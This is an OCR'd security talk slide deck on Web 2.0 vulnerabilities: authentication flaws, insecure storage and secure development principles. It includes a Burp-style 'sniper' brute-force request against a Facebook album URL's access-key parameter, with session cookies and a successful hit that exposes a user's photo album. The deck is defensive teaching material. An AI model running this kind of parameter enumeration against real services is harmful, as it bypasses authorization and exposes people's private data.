
Authentication and Authorisation Flaws



attack type: sniper

```
GET /album.php?aid=-3&id=1430837820&l=§§ HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/xaml+xml,
application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, */*
Accept-Language: en-ie
Cookie: nectar=1236006756-1c4beece30f24cd14a4f7495d78062acd1b639aac9f5b961da5e8; datr=1236006756-63aac85a0cd66a764e5aa4470611edd3a2f36d1acb866db8fb5bf;
login_x=a%3A2%3A%7Bs%3A5%3A%22email%22%3Bs%3A27%3A%22rookietestaccount%40gmail.com%22%3Bs%3A19%3A%22remember_me_default%22%3Bb%3A0%3B%7D;
reg_fb_gate=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D1508025016%26l%3Daad9c;
reg_fb_ref=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D561380657%26l%3Dde5e3; test_cookie=1; login=+; cavalry_transit_start_time=1236165108787
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.0.4506.
.NET CLR 3.5.30729)
Host: www.facebook.com
Proxy-Connection: Keep-Alive
```


Authentication and Authorisation Flaws



```
payload:      900e8
status:       200
length:       26427
timer:        3625
```

```
GET /album.php?aid=-3&id=1430837820&l=900e8 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/xaml+xml,
application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, */*
Accept-Language: en-ie
Cookie: nectar=1236006756-1c4beece30f24cd14a4f7495d78062acd1b639aac9f5b961da5e8;
datr=1236006756-63aac85a0cd66a764e5aa4470611edd3a2f36d1acb866db8fb5bf;
login_x=a%3A2%3A%7Bs%3A5%3A%22email%22%3Bs%3A27%3A%22rookietestaccount%40gmail.co
m%22%3Bs%3A19%3A%22remember_me_default%22%3Bb%3A0%3B%7D;
reg_fb_gate=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D1508025016
%26l%3Daad9c;
reg_fb_ref=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D561380657%2
6l%3Dde5e3; test_cookie=1; login=+; cavalry_transit_start_time=1236165108787
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR
2.0.50727; InfoPath.1; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.0.4506.2152; .NET
CLR 3.5.30729)
Host: www.facebook.com
Proxy-Connection: Keep-Alive
Connection: close
```

Authentication and Authorisation Flaws



http://www.facebook.com/album.php?aid=-3&id=1430837820&l=900e8

Facebook helps you connect and share with the people in your life.

Bobby Tables's Photos - Profile Pictures

1 photo

Authentication and Authorisation Flaws

- What makes this worse in Web 2.0?
  - CAPTCHA’s used to provide strong A+A but are often weak
  - More access points in Web 2.0 applications
  - The use of single sign on leads to single point of failure
  - Growth in other attacks further undermines A+A

Insecure Storage and Communications

- New to Web 2.0? No
- Is this worse in Web 2.0? Yes

These flaws could allow sensitive data to be stolen if the appropriate strong protections aren't in place.

Insecure Storage and Communications

- Insecure storage of data
- Not encrypting sensitive data
- Hard coding of keys and/or insecurely storing keys
- Using broken protection mechanisms (i.e. DES)
- Failing to rotate and manage encryption keys
- Insecure communications
- Not encrypting sensitive data in transit
- Only using SSL/TLS for the initial logon request
- Failing to protect keys whilst in transit
- Emailing clear text passwords

Insecure Storage and Communications

- What makes this worse in Web 2.0?
  - More data in more places, including client side storage
  - Mixing secure and insecure content on a page

Security analysis difficulties with Web 2.0

- More code and complexity in Web 2.0 apps
- At least two languages to analyse (client and server)
- User supplied code might never be reviewed
- Dynamic nature increases risk of missing flaws
- Increased amount of input points

How can you prevent these vulnerabilities?


- Follow a small, repeatable set of principles
- Try not to focus on specific vulnerabilities
- Develop securely, not to prevent “hot vuln of the day”
- Build security into the code, don’t try to bolt it on at the end

The Secure Development Principles

- Input Validation
  - XSS, * Injection
- Output Validation
  - XSS, * Injection, Encoding issues
- Error Handling
  - Information Leakage
- Authentication and Authorisation
  - Weak Access Control, Insufficient A+A, CSRF
- Session Management
  - Timeouts, Strong Session ID's, CSRF
- Secure Communications
  - Strong Protection in Transit
- Secure Storage
  - Strong Protection when Stored
- Secure Resource Access
  - Restrict Access to Sensitive Resources, Admin Pages, File Systems

SECURITY

How can you prevent these vulnerabilities?



Review code for flaws

Check for:

Input Validation
Error Handling
Secure Storage

etc, etc

Secure Development

Build security in

Security is part of the apps DNA

Try to hack it!

Manual and automated tests

Use tests defined in your threat model

Plan to build security in

Threat Model

Design app to eliminate threats

Thank You!

www.securityninja.co.uk
www.securedevelopment.co.uk